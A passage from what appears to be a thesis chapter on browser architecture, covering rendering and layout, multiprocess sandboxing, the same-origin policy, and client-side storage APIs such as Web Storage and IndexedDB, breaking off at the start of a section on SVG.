about this can be found in the Visual Formatting Model chapter of the specification [40]. Lastly, some render objects correspond to a DOM node but not in the same place in the tree. This occurs because Floats and absolutely positioned elements are out of flow. They are placed in a different part of the tree, and will be mapped to the real frame.

The CSS specification mentions explicitly that in the absolute positioning model, a box is explicitly offset with respect to its containing block. It is removed from the normal flow entirely (it also has no impact on later siblings). An absolutely positioned box establishes a new containing block for normal flow children and absolutely (but not fixed[6]) positioned descendants. The result of which is that absolute elements may obscure the contents of other elements, or be obscured themselves, depending on what their position in the rendering tree is.

In figure 3.4 an easy to understand example of the render to DOM tree relation is depicted.




Figure 3.4: This figure demonstrates how the render tree relates to the DOM tree. Source: [4]

3.3.5 Layout

The layout or reflow process is the calculation of the position and size values for the renderer objects, this occurs after they have been added to the tree.

HTML uses a flow based layout model, which means that the geometry should be computable in a single pass. Elements encountered later typically do not affect the

[6]The containing block of fixed boxes is established by the viewport. They do not move when the document is scrolled.

geometry of elements that are encountered earlier. This means that the layout process can proceed left-to-right, top-to-bottom through the document. However, this does not always hold true; it is mentioned in some notes [41] about the Mozilla reflow model that, most notably, HTML tables may require more than one pass.

The layout process is recursive in nature. It begins at the root render object, which corresponds to the <html> element of the HTML document. The position of this root object is at the 0,0 coordinates and its dimensions are the viewport[7]. After the root object, it will traverse recursively through some or all of the frame hierarchy, computing geometric information for each render object that requires it. All renderer objects in the tree have a layout/reflow method, each of them invokes the layout method of its children that need layout. The coordinate system used is relative to the root object and the top and left coordinates of the elements are used.

The layout process can be triggered globally, e.g., by a resize of the browser window. However, it can also be done incrementally, which is easy to realise due to its recursive nature.

3.3.6 Painting

In the painting stage, the render tree is traversed and the render objects will call their paint methods to display content on the screen. As was the case with layout, painting can also be global or incremental. In the case of global painting, the entire tree has to be repainted. Incremental painting is used when some render object changes in a way that does not affect the entire tree. The rectangle associated with the changed render object will be invalidated, because it has to be repainted. This causes the OS to see it as a "dirty region" and trigger a paint event. The OS does it cleverly and coalesces several regions into one. In Chrome, this is more complicated process because, as mentioned before, every render object is in a different process than the main process. Chrome does simulate the OS behaviour to an extent, it will listen to these events and delegate the message to the render root. The tree is traversed until the relevant renderer is reached, after which the paint method will be triggered: it will repaint itself (and usually its children).

The painting order is defined in the CSS specification, it can be consulted for a detailed description about the specific order in [42]. In practice, this is actually the order in which the elements are stacked in the stacking contexts. Which essentially determines the painting process since the stacks are painted from back to front. The stacking order of a block renderer can be summarised as follows (simplified summary):

1. background color
2. background image

[7]The viewport is the visible part of the browser window.

3. border
4. children
5. outline

3.3.7 Dynamic Changes

Dynamic changes to the document are possible during the parsing process of the browser. The browsers will attempt to minimize the response impact of any changes. This is good practice because if a browser would just reprocess the whole document, documents that alter themselves several times would downgrade the performance (and user experience) dramatically. In practice, this means that only the affected elements will be reprocessed, and only the reprocessing steps that are needed. When an element's color is altered, the repaint of only the element itself will be triggered because no other elements are dependent on it. Changes to the position of an element can have a bigger impact because in this situation other elements could be affected. The layout and paint methods of the element itself, its children en possibly its siblings will be triggered. Another trigger for reflow and repainting is the addition of a DOM node. Lastly, global changes will have the biggest impact, and will cause the invalidation of the caches on top of a reflow and repaint of the entire tree. An example of a global change is a change in the font size of the <html> element.

3.4 Multiprocess Browsers

In this section we will discuss multiprocess browsers. We will discuss the current implementation of the most popular web browsers, more specifically if they use multiple processes to content processing [43]. We will describe the difference in the handling of the rendering engine, and discuss the performance, security and stability.

3.4.1 The Browsers and Rendering Processes

The rendering module is single threaded in all of the mainstream browsers, but some browsers employ multiple of these renderer modules. In Firefox, the main thread of the browser is responsible for the rendering module, while in Internet Explorer and Chrome it will be handled by the tab process. Network operations are performed by several parallel threads separate from the rendering engine, the number of parallel connections is limited.

In recent years, the adaptation towards multiprocess browsers has become popular. Internet Explorer 8 was the first browser to be multiprocess, with Google Chrome following when it was released half a year later. Also around this time, Mozilla launched

the Electrolysis project [44], that is meant to rewrite Firefox and the Gecko engine to use multiple processes. This project has had many results so far, as Firefox is now able to run plugins in their own process. Furthermore, Firefox OS relies heavily on the multiprocessing and IPC[8] code introduced during Electrolysis. However, Firefox is currently still single process because the project was put on hold for a number of years. As of the beginning of 2013, the active development of transitioning Firefox toward a multiprocess browser has been resumed and more progress has been made. The details and progress of the project can be found in [45]. Firefox also has three tracking bugs for the project [46, 47, 48] for the front-end tasks, back-end tasks and add-on compatibility.

The multiple process changes can be tested using the Firefox Nightly builds[9]. Mozilla's first step towards multiprocessing is the use of two main threads in the browser. One is used for the browser window itself, the other for all the content displayed inside the browser across all tabs. It is unknown when the transition to multiprocess Firefox will be complete. The developers prefer not to make any predictions as they would most likely be faulty, as it is such a large project. Many potential problems are related to the compatibility of extensions and plugins.

3.4.2 Performance

Multiprocessing browsers have several advantages over single process browsers, which stem from the division of the content handling across tab processes. Running web content in a separate process is a better alternative to having a main process handle everything, because this way the content can be kept strictly separate from each other and more importantly from the user interface of the browser. Performance wise this has a beneficial effect on the rendering speed, especially when large amounts of graphical computation is required.

Many of the performance enhancements can be implemented both in multiprocessor and single processor browsers, e.g., Firefox reduces the frame rate of inactive documents in other browsing tabs to save computational time. Some issues are difficult to fix, however. The execution of JavaScript and the rendering phases will be performed inside the main thread, and during these intervals the main event loop will be blocked. The reason for running them in the main thread is that these modules require access to data, such as the DOM, which is not thread-safe. Allowing the event loop to run in the middle of the JavaScript execution would break assumptions made in the Firefox implementation [45].

As an alternative, and a transitional version, the web content could be ran in a separate process. As mentioned in the previous section this is what has been implemented

[8]Inter-process communication.

[9]Firefox builds used for testing purposes.

in the test versions of Firefox already. It has the advantage that, like the threaded approach, it is able to run its event loop while JavaScript and layout are running in the content process. The downside is, that unlike the fully threaded implementation, the UI access to the all of the content data structures is restricted. This means there is no need for locking or thread-safety; however, every time the UI process needs access to content data this has to be done through message passing.

The Mozilla developers state that none of the approaches for improving responsiveness of JavaScript code are easy to implement. One important performance aspect for developers is that the multiprocess approach has the advantage that errors are reproducible.

3.4.3 Security

Internet Explorer and Chrome both exploit the multiprocess architecture to enhance security. Because the task of parsing and rendering web pages is separate from the other tasks, it allows them to run the dangerous parts in a sandbox with reduced permissions. The dangerous parts are the documents that are requested at the servers: they can contain malicious scripts and exploitative HTML. When these are run inside of a sandbox, it enhances security by making it harder for browser flaws to be turned into system compromises.

If an exploitable bug is discovered in Firefox in its current state, it is possible that the attack can take over the computer of the user. Technically speaking, sandboxing does not require multiple processes, but sandboxing the main process thread is not very useful. This is because a sandbox tries to prevent a process from performing actions that it should not do, and the main thread process usually needs access to much of the network and file systems. As such, restricting the main thread in this way would not add much security.

In multiprocess browsers, content processes will be sandboxed. It will not be able to access the file system directly, but instead it will have to ask the main process to perform the request. This way, the request can be verified by the main process, and can be prevented if it is not safe. Consequently, the sandbox for content processes can be quite restrictive, as networking and file system operations will have to be requested. This means that if any malicious scripts are executed that exploit browser vulnerabilities, the damage to the local system is much more limited than when no sandbox is used, e.g., installing a malicious program on the device is not possible if the code that tries to do so does not have disk writing permission.

The Integrity Mechanism in Windows [49] can be used to run the browser content processes with as few user permissions as possible. This mechanism is used by both Internet Explorer and Chrome. Protected mode [50] was first introduced to Internet Explorer 7 in Windows Vista. It is a defense in depth feature [51] that is based on the

principle of least privilege. In Internet Explorer 10 the protected mode was extended by a new feature called enhanced protected mode [52, 53]; it restricts capabilities further. Enhanced protected mode was mainly developed for Windows 8; in Windows 7 the only thing the feature adds is turn on 64bit content processes [54]. In Windows 8 sandboxed content processes are run in a new process isolation feature called "AppContainer." More information about the enhanced protected mode can be read in [55, 56]. An extended security analysis of the AppContainer mechanism is given in [57]; it is concluded that the feature creates a secure sandboxed environment, but that it is currently lacking in documentation. The Chrome Sandbox Design Document can be found in [58]; clear design principles and a elaborate architecture are defined in this document. In both Internet Explorer and Chrome, malicious exploits would have to break the sandbox before they can gain access to the rest of the system.

A more secure sandbox implementation for Firefox is tied to the Electrolysis project [44]. As mentioned earlier, Firefox is working on the implementation of this project, but has not set a completion date. The way sandboxing is being worked on in Firefox can be read in [59]; it states that the implementation of the sandbox mechanism is independent, per platform. The core of the Windows sandbox is Google's chromium sandbox.

Lastly, the reader should note that in the previously described Firefox test build that uses two main processes the content handling process could also be given reduced permissions. In this way, all the content across all the tabs could be ran inside the same sandbox, instead of having a separate one for each tab. This would also mitigate the problem of malicious code performing privilege escalation by exploiting a new vulnerability.

The sandboxing principle is used extensively in the browser, and does not solely apply to multiprocessing concepts. In client-side storage, for example, it is also used to restrict websites from accessing each other's data on the local device. We will discuss the sandbox principle further in other parts of the thesis.

3.4.4 Crash Bugs

Even though single process browsers are usually very stable in their current versions as well, the stability of browsers is greatly improved when multiple processes are used. Crash bugs in some requested content will not directly effect the whole browser, but instead only its own process. In single process browsers a crash bug will freeze up and bring down the entire browser. Multiprocess browsers are much more tolerant of crash bugs, only the content tab will crash and as such improve user experience greatly. Firefox, for example, does have a crash handler that can restore previous sessions upon crashing. However, this can also cause additional problems; we will discuss this in section 5.8.

3.5 Storage in the Browser

This section will provide some more information about storage inside the modern browsers. We will talk briefly about the storage situation before HTML5, after which we describe the various storage APIs there are now, and which browsers support them. The advantages different storage mechanisms offer will also be discussed. Before the browser supported some type of storage mechanism, the native client applications held the advantage of persistent storage over web applications. Through the new APIs that were developed alongside HTML5, web applications can take advantage of storage as well. This is also important for web applications on mobile devices, as the latest versions of the most popular mobile browsers support the storage APIs.

3.5.1 Important Storage Features

Although the article in [60] is rather old in terms of browser evolution, it lists some features that are common throughout different storage mechanisms. We will examine some of them more closely here.

Client-Side Storage

All of the storage APIs have as end goal to securely store data on the device the client is using. The subtleties of how the particular storage mechanisms work will be elaborated upon in each individual case. The data is usually stored on the local device in the same area as the other user-specific data, such as the preferences and the cache. Besides the saving of data, the retrieving is also specific to each storage API.

Sandbox

The sandbox principle is also applied to the storage APIs of the browser for critical security enhancement. The browser vendors try to apply sandboxes wherever they are able to do so. The sandbox mechanism is enforced in the storage context by tying the storage data to the single origin from which it came. This is done by all the storage APIs that we will discuss in this thesis. We note that if origins are not *exactly* the same, the storage will also differ. Two pages only have the same origin if the protocol, port (if one is specified), and host are the same for both pages [12]. Table 3.1 from the Mozilla Developer Network demonstrates origin comparison to `http://store.company.com/dir/page.html` well.

Internet Explorer has two (non-standardised) exceptions in the handling of the same origin policy. It employs trust zones, which prevent same origin limitations from being applied when dealing with two domains that are in a highly trusted zone, e.g, corporate domains. Internet Explorer does not include a port check in its evaluation, changing ports does not automatically change origin.

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Success	/
`http://store.company.com/dir/inner/another.html`	Success	/
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

Table 3.1: Mozilla same-origin example table. Source: [12]

Quota Management

The quota management API [61] is a specification by the W3C that offers a way to manage the usage and availability of local storage resources. It defines an interface through which the browser may grant web applications permission to use (additional) local storage space. The main purpose of this specification is to standardise the local storage management across all of the local storage APIs. These include the application cache and all the storage APIs we will discuss in later sections. It provides a means to query and manage usage and availability of the storage. The advantage of having an interface that manages all the storage space is that the browser only needs to manage a single upper limit for all storage per origin.[10]

There are two main types of storage that are handled by the quota API, temporary and persistent local storage space.

- Temporary storage is a transient storage that is more easily accessible by the web application but it is linked to the browser session. It is automatically allocated, so there is no need to explicitly request allocation. There is no user prompting available for temporary data storage, the storage is limited.
- Persistent storage is storage that is not bound to a specific session. It will be preserved without limitation[11], unless it is manually expunged by the user. In the case of persistent storage, there need to be allocation requests for local storage space. It is possible that this triggers user prompting, if the allocation request exceeds the storage limitation implemented in the browser. Persistent data can be used to make web applications (often temporarily) work offline, or to simply cache data locally to improve performance.

At the current time, the introduction of the quota management API is still in progress in all of the major browsers.[12] Google Chrome has an implementation of the quota

[10] It is possible that the local storage space limit is handled in a different manner than linking it to an origin limit in some browsers.

[11] Meaning that it will not be deleted by the browser itself, although it is possible that it gets automatically deleted for security reasons.

[12] Its introduction is even still being discussed in some browsers.

management API [62], but its developers are still updating the API in accordance with the latest specification [63]. A Firefox bug that tracks the implementation of making localStorage and IndexedDB share quota mechanisms can be found here [64]. The tool[13] at [65] can be used to see if a browser supports the different storage mechanisms and how they relate to the quota API, if it is implemented, e.g., all the storage mechanisms work on Google Chrome, but adding data to the localStorage does not affect the general storage quota. For more information about the planned Firefox storage APIs [66] can be consulted; it lists the different APIs that are planned for the future and which of them hold higher priority.

The reason for imposing limits on the client-side storage should be clear; if no limits were used, any website could just flood the hard drive of the user with dummy data. This is why the local storage is linked to the origin that allocated it. The browsers can then keep track of the storage amount for each origin. The storage limitations per origin and the storage operations are still idiosyncratic to the browser; currently, often quotas are still imposed per storage API.

The browser settings can also be changed to allow changes to the default storage size, these should be handled with care.

Synchronous and Asynchronous Modes

The synchronous and asynchronous modes determine how the browser handles the storage operations. Synchronous mode means the operations are blocking, and the execution of the JavaScript code will be halted until the operation has been completed. Asynchronous mode is the non-blocking mode, the JavaScript code will continue to execute immediately after the storage operation method has been called. This operation will simply be performed in the background and the application will be notified through a callback function when it is completed. This also means a callback function must be provided when the storage operation is called.

In most situations the asynchronous mode is preferred because it prevents the storage operation blocking the other browser processes, such as the rendering. It is most worrisome in single process browsers, because in these the whole browser can freeze throughout the time it takes for the storage operation to complete. Most of the storage APIs in the popular browsers only have limited synchronous mode support. Web Storage is the only API that only supports synchronous mode, its operations will always be blocking. We most note that Firefox has asynchronous localStorage planned, and Chrome offers an implementation for its extensions already. The most important differences between the two modes in the other APIs can be summarised as such:

- The asynchronous mode can always be used, both in the main document as in

[13] We note that when testing the tool we noticed that when the fill storage feature is used, the data sizes do not always seem to convert directly into disk storage.

web workers [67, 68]; the synchronous mode can *only* be used in the web worker context. This is done so the synchronous mode can not be used in a way that freezes the browser, especially in the APIs that are designed to handle larger amounts of data this is imperative. Web workers communicate with the main document through message passing.

- The asynchronous mode does not, unlike the synchronous one, return data values; instead, callback functions are invoked. The requests are sent out and afterwards notification by callback is provided.

3.5.2 Before HTML5

Before HTML5 web applications did not have an elaborate API for storage on the local device. The only form of persistent local storage that was available was minimal, it was achieved through the use of cookies. However, only small amounts of data could be contained in cookies. They also had a number of restrictions that made them undesirable for applications with certain needs, such as low bandwidth use. The disadvantages to using cookies are summarised in the list below.

- Because cookies have to be sent with every HTTP request, it produces a great deal of wasted bandwidth use.
- Besides the wasted bandwidth use, it can also slow down the application on slow connections and put a needless strain on the network.
- The data amount that can be contained in cookies is severely limited, they can hold about 4 kB of data. This amount is not enough storage for many applications.
- Cookies can cause security problems because they are not encrypted, unless HTTPS is used for the network communication.

Over the years there were a few other implementations that allowed for some kind of storage in web applications, we will not go into detail about those here. The reader is referred to [69] if they require a brief history of local storage hacks before HTML5.

3.5.3 Web Storage

Web storage is a WHATWG and W3C specification [70, 71] that introduces two distinct storage mechanisms. It is sometimes also referred to as HTML5 storage or DOM storage [72]. The two mechanisms are somewhat similar to HTTP session cookies. They can be accessed by the IDL[14] attributes sessionStorage and localStorage. Both these mechanisms provide solutions for certain scenarios that session cookies handle poorly.

[14] Interface definition language.

We will give a description about web storage in general and describe what both of the attributes do individually in the next subsections, we shall also provide example scenarios where appropriate. At the current time, the web storage API is the most broadly used technology for client-side storage.

Description

The web storage mechanism is a big improvement on the browser user experience. It provides a way to store key-value pairs securely client-side, which can be easily retrieved later. It was introduced to the browser architecture to allow interactive applications that require storage space on the local device to be built. These applications can have more advanced abilities that were not possible before this interface was introduced, such as the possibility to work offline for extended periods of time. We repeat that web storage operations are always executed in synchronous mode, the functions are always blocking.

The web storage mechanism was first part of the HTML5 specification, but was later moved to its own specification. This means it was the first type of storage that was developed when HTML5 was being introduced. It is currently supported in all the current versions of the popular desktop, mobile and tablet browsers.

Before this interface was introduced, no real useful browser mechanism existed that allowed for the storage of reasonable amounts of data for any amount of time. Browser cookies, as described before, were the only limited way to store data locally, unless external plugins were used.

sessionStorage

The sessionStorage object is used for storing temporary data, that is not persistent. It provides an interface through which sites can add data to the storage area reserved for the duration of the page session. A session lasts for as long as the browser is open and survives over page reloads and restores. However, opening a page in a new window or tab will result in a new session being initiated. This means the same session storage is only accessible to any page from the same site opened in that browser window. The global sessionStorage object defines a certain set of storage areas that are specific to the current top-level browsing context, which is achieved by linking the session storage areas to the website origin. We refer to reader to the specifications if they require more information, such as the creating and destroying of browsing contexts or the handling of iframes.

The attribute was designed to be used in scenarios where it is important to store and access temporary data securely, e.g., the user is carrying out a single one time transaction or the website requires some data that should be kept when the page is refreshed.

Listing 3.4 gives a simple example of how a key-value pair can be set using JavaScript.

```
1 sessionStorage.setItem("user", "David");
```

Listing 3.4: Simple sessionStorage example that sets the key "user" to the value "David".

localStorage

The localStorage object provides the same functionality as the sessionStorage object, but its data is persistent. The same-origin rules are also applied to it, the object is linked to an origin. The browsers also have a set of local storage areas for each origin that has persistent data stored. Data in the local storage area will only be expired for security reasons or when it is requested explicitly by the user. We note again, however, that the web storage size is limited by the browsers (section 3.5.1). Firefox and Chrome have a 5 MB limit for each origin, while Internet Explorer uses a 10 MB limit per storage area.

When in private browsing mode, the browsers will handle storage differently. A new temporary database will simply be created to store any local data; after the browser is closed or private browsing mode is turned off, the database is thrown out and the data will be lost.

This attribute can be used when larger quantities of data have to be stored for longer amounts of time, e.g., an email web application could be used to store emails on the local system that can be consulted at a later point in time when the user potentially has no Internet connection available.

3.5.4 IndexedDB

The IndexedDB API is defined by the W3C Indexed Database API specification [73]. In the following sections a description about the workings of IndexedDB will be given. It is not our intent to go into all the details of the specification, but we will attempt to give the reader an understanding about the concepts that we feel are most important. More details can be found on the Mozilla Developer Network website [74].

Description

IndexedDB is a transactional database system, compromising one or more object stores. These object stores are the mechanism by which the data is persistently stored in the system. Each of the object stores consists of records, which themselves are key-value pairs. Locating the records can be done in two ways, either by using their keys or by using an index. An index is a specialized object store that is used for looking up records in another object store, this object store is referred to as the referenced object store. The lookup process is straightforward, as the value part of a record in the index matches

the key part in the referenced object store. The index is automatically kept updated whenever any operations occur; insertions, updates or deletions in the referenced object are also applied to the index. This also means that each record in an index can point to only one referenced record; several indexes, however, can reference the same object store and *all* of them will be automatically updated.

Because IndexDB is built on a transactional database model, all of its operations happen within the context of a transaction. A transaction can be described as an atomic and durable set of data-access and data-modification operations on the database [75]. Atomic means that the set of operations cannot be split up; the whole transaction will either be auto-committed on completion or be discarded completely. Several of these transactions can be active at one time on the database, provided that they do not have an overlapping scope. Of course, a read-only scope can overlap with another one, but execution scopes on the same records cannot overlap under any circumstances. The transactions are supposed to only be active for a short amount of time. The browser is able to terminate transactions that are active for too long, because these lock storage resources and potentially hold up other transactions. Transactions can also be aborted (it does not have to be active before abortion is possible), which rolls back all the changes made in the transaction. Using a transaction after it has completed will throw an exception. The advantages of using the transaction model in the browser environment are straightforward to understand, e.g., a user might have the same web document opened up in two tabs simultaneously. When storage operations are being executed in both tabs at the same time the transactions will strictly separate them, instead of having one tab nullify the modifications of the other.

IndexedDB is, besides transactional, also an object-oriented database, which does not have tables with collections of rows and columns like relational databases do. A traditional relational data store contains a table that stores a collection of rows of data and columns of named types of data. In contrast, Object-oriented systems use objects (object stores) for types of data instead, these objects translate directly to objects in the programming language that is used. The consistency within the environment is kept, also in the data representation in the database. In the case of IndexedDB this means that JavaScript objects are directly represented in the stores.

The main purpose of IndexedDB is to store persistent data inside the browser of the user. This allows for the creation of web applications with query abilities regardless of network connectivity. It is particularly useful for applications that work with large amounts of data and that do not need persistent network connectivity. Examples of applications are online libraries and email clients.

As mentioned before, IndexedDB follows a same-origin policy. So while you can access stored data within a domain, you cannot access data across different domains. This is the key feature that ensures the security and privacy of the data. Third party

checks in iframes have also been disabled [76].

The API also includes both asynchronous and synchronous modes, but we repeat that the asynchronous mode is the preferred one as it is non-blocking.

The communication concerning the results of the database operations is handled by DOM events in the browsers. The reader should also note that Structured Query Language is not used, instead NoSQL is used. The results of using queries on an index will translate into a cursor, that can be used to iterate over the results.

Pattern of Use

A detailed guide to the use of IndexDB can be found in [77]. We list the basic steps that need to be followed here so the reader has a general idea of the high level structure of the implementation. This is the basic pattern of use that Mozilla encourages to use:

1. Open a database.
2. Create an object store in upgrading database.
3. Start a transaction and make a request to do some database operation, like adding or retrieving data.
4. Wait for the operation to complete by listening to the right kind of DOM event.
5. Do something with the results (which can be found on the request object).

It is important to note that the developer is aware of the fact that the browser can be shut down at any moment by the user. When this occurs, any pending IndexedDB transactions are silently aborted. This means they will not complete, and they will not trigger the error handler. Two main principles should be heeded: the database should be in a consistent state after every transaction and database transactions should never be tied to unload events.

3.5.5 Web SQL Database

The Web SQL Database API was a W3C specification is deprecated, it was discontinued in November 2010 [78]. The specification was on the recommendation track but it reached an impasse. Because all interested implementors used the same SQL backend (Sqlite), the criteria for multiple independent implementations was not met, so further standardisation was unnecessary. Google Chrome does support the Web SQL Database API; Firefox and Internet Explorer do not, and have no intention of supporting it in the future.

We will not go into detail about this API because of the limited support in the browsers we used for our research. The Web SQL Database is in essence the SQL-counterpart of IndexedDB, a relational database solution for browsers. It is however

still relevant, because it is the only common answer for structured data storage on many mobile browsers. Currently only Firefox Mobile supports IndexedDB, the other popular ones use WebSQL as their only database solution.

3.5.6 File API

The File API W3C specification [79] defines the File System and other related APIs in the browsers. This specification should not be confused with the "File API: Directories and System" specification which has been discontinued. Henceforth when we use the term File System API we will refer to the API that is still undergoing standardisation.

Chrome is one of the only browsers that currently supports the File System API, but other browser vendors do have plans to implement it. To track the File System API progress in Firefox [80] can be consulted. Because the standardisation process of this API is not yet complete, and it is not supported by most browsers at this point we will limit ourselves to discussing its high level concepts and workings.

Description

The File System API is a virtual file system solution for the web, it simulates a local file system that can be used by web applications. The web application is able to work with virtual files that it can create, delete and modify. As with the other storage mechanisms is the data in the File System API strictly sandboxed off from the rest of the system and from other origins. It works by interacting with related APIs, such as the File Writer API.

The main purpose of the API is to provide an interface through which large amounts of data can be processed. Because these objects usually consist of large mutable chunks of data, they are often less suited to be stored in client-side database storage. The File System API is a more efficient storage solution in these cases; developers can store large objects in the local storage file system and directly link to them via URL. This makes the referencing straightforward and easy to use, and because the data is often large in size and concentrated in smaller amounts of virtual files, executing advanced search queries is not a priority.

The File System API is more useful than other storage mechanisms in several ways. Besides being more efficient when working with large binary data chunks, it can improve the performance of the web application by letting it pre-fetch resources from the local storage. The application cache also lets the browser pre-fetch resources; these are, however, not locally mutable. This means they do not allow for client-side management and changes. We will discuss the application cacher further in section 3.5.7. This brings us to the next advantage of the API, it allows for web applications to perform direct alterations to binary files that are in the local storage. The last benefit of using the API relates the the familiarity of the users with file systems. Unlike database storage

mechanisms which might be new to some users, almost everyone should have at least limited experience with file systems.

The API specifies a synchronous and an asynchronous mode, just like most other storage APIs. The asynchronous mode should be used in most of the cases and the synchronous mode can only be used inside web workers. The asynchronous mode works by invoking callback functions when the operation is complete, and the synchronous mode will return values.

3.5.7 Application Cache

The application cache is part of the HTML5 specification. Browsers provide an application caching mechanism that lets web-based applications run when network connectivity is not available. The Application Cache interface can be used to specify the resources that the browser should cache, and thus make available to offline use. When all of the resources needed to run the application are cached, it works in offline mode.

Through use of the application cache, the following benefits are obtained.

- Offline use of the web application
- Faster use of the application, even when online the resources will be loaded from cache and afterwards will be checked if they need to be updated.
- Reduced server and network load because the browser will only download the resources that need to be updated.

The reader is referred to [81] if more information about the use of the application cache is desired. We conclude by listing the steps that are taken when a document is loaded.

- When a document is loaded, first the browser checks if an application cache exists. If a cache exists, the browser will load the document from cache without accessing the network. This first step speeds up the load time.
- After the document has been loaded from the cache, the browser has to check the cache manifest on the server.
- If it has been updated since the last time it was downloaded, it will be re-downloaded (both the cache and document need to be updated). This step makes sure only the minimal possible load is put on the network and server. The re-downloading process is done in the background and does not have a large impact on the performance.

3.5.8 Comparison

In this section we will give a general overview of which storage mechanism is better in which situations. All of them have certain advantages and disadvantages, this section is meant to help the reader decide which one is best in certain situations. Table 3.2 gives a general sense of which situation is preferred for each storage API, this does not mean however that this has to match in every case. As stated before, many of these storage APIs are not (yet) implemented in all of the browsers.[15]

Storage Mechanism	Amount of Data	Size of Chunks	Mode
Web Storage	Small	Small	Synchronous
IndexedDB	Large	Small/Large	Asynchronous
WebSQL	Large	Small/Large	Asynchronous
File System API	Small	Large	Asynchronous
Application Cache	Small	Small/Large	Auto Background

Table 3.2: A comparison table for the storage APIs. This table gives a general sense of the preferred/best choices when selecting a storage API.

3.5.9 Offline Applications

To conclude the section about storage, we give a brief overview of the workflow of offline applications. The application is first downloaded or installed, depending on whether it is a web application or an installable one (e.g. for Android or Firefox OS). When the application is navigated to or opened up, the typical workflow that the application follows is illustrated by the diagram shown in figure 3.5.

The first time the application is used, it should store its assets and the data it uses on the device (if client-side storage is supported). After the initial storage process, the applicantion can be used with the offline data, which will be synchronised periodically with the sever. Every next time the application is used, the application should attempt to detect whether network connectivity is available. If it is available the synchronisation process should be started, and updates should be downloaded if they are available. If it is not available, the old stored data will be used.

There are several libraries available for creating offline applications. Some APIs try to accurately detect the connection status, so HTTP requests can be skipped. Others are developed for the purpose of the data storage or synchronisation; these will generally use multiple storage APIs in the backend, automatically using the most appropriate fit depending on which technologies are supported. The localForge JavaScript library [82]

[15]Currently, synchronous mode is the only supported mode for Web Storage.

is one of the options. It uses both asynchronous IndexedDB and WebSQL storage in the backend, depending on which is available. If both APIs are not supported, the basic localStorage API will be used.

3.6 Scalable Vector Graphics

Scalable Vector Graphics have gained a lot more browser support over the last number of years, in this period also many important security improvements to the interpretation of SVG images were made in all of the mainstream browsers and many of the security vulnerabilities were eliminated. Before the rise of HTML5 SVG images did not enjoy much popularity among the web developers, as the support provided by major browsers was not consistent. Moreover, on top of the inconsistency only a small subset of SVG features were implemented reliably in most of the mainstream browsers, while some did not have native support at all. This all changed with the support of HTML5 in the browsers, because the W3C and WHATWG draft specifications for HTML5 require modern web browsers to support Scalable Vector Graphics and their embedding in multiple ways [83, 84]. For this reason and the possible security concerns they pose we shall discuss the SVG standard in this section.

3.6.1 Description

Scalable Vector Graphics is a vector image format that is XML-based and was designed for representing two-dimensional graphics in which interactivity and animation is possible. SVG is an open standard and its development started in 1999 by the World Wide Web Consortium. There are currently a number of recommendations and drafts related to the standard [85], we list the most important ones.

- SVG 1.1 (Second Edition): This is the main recommendation for the current finished standard and describes the features and syntax of SVG Full. [86]
- SVG Tiny 1.2: The recommendation gives a profile of SVG that includes a subset of the features given by SVG 1.1, along with new features to extend the capabilities. It is mentioned that further extensions are planned in the form of modules which will be compatible with SVG 1.2 Tiny, and which when combined with this specification, will match and exceed the capabilities of SVG 1.1 Full. [87]
- Mobile SVG Profiles: SVG Tiny and SVG Basic: Two mobile profiles of SVG 1.1, in which SVG Tiny is defined to be suitable for cellphones, and SVG Basic is suitable for PDAs. [88]
- SVG 2 (Editor's Draft): The second version of SVG is currently being developed and specifies that although XML serialisation is given, the processing is defined

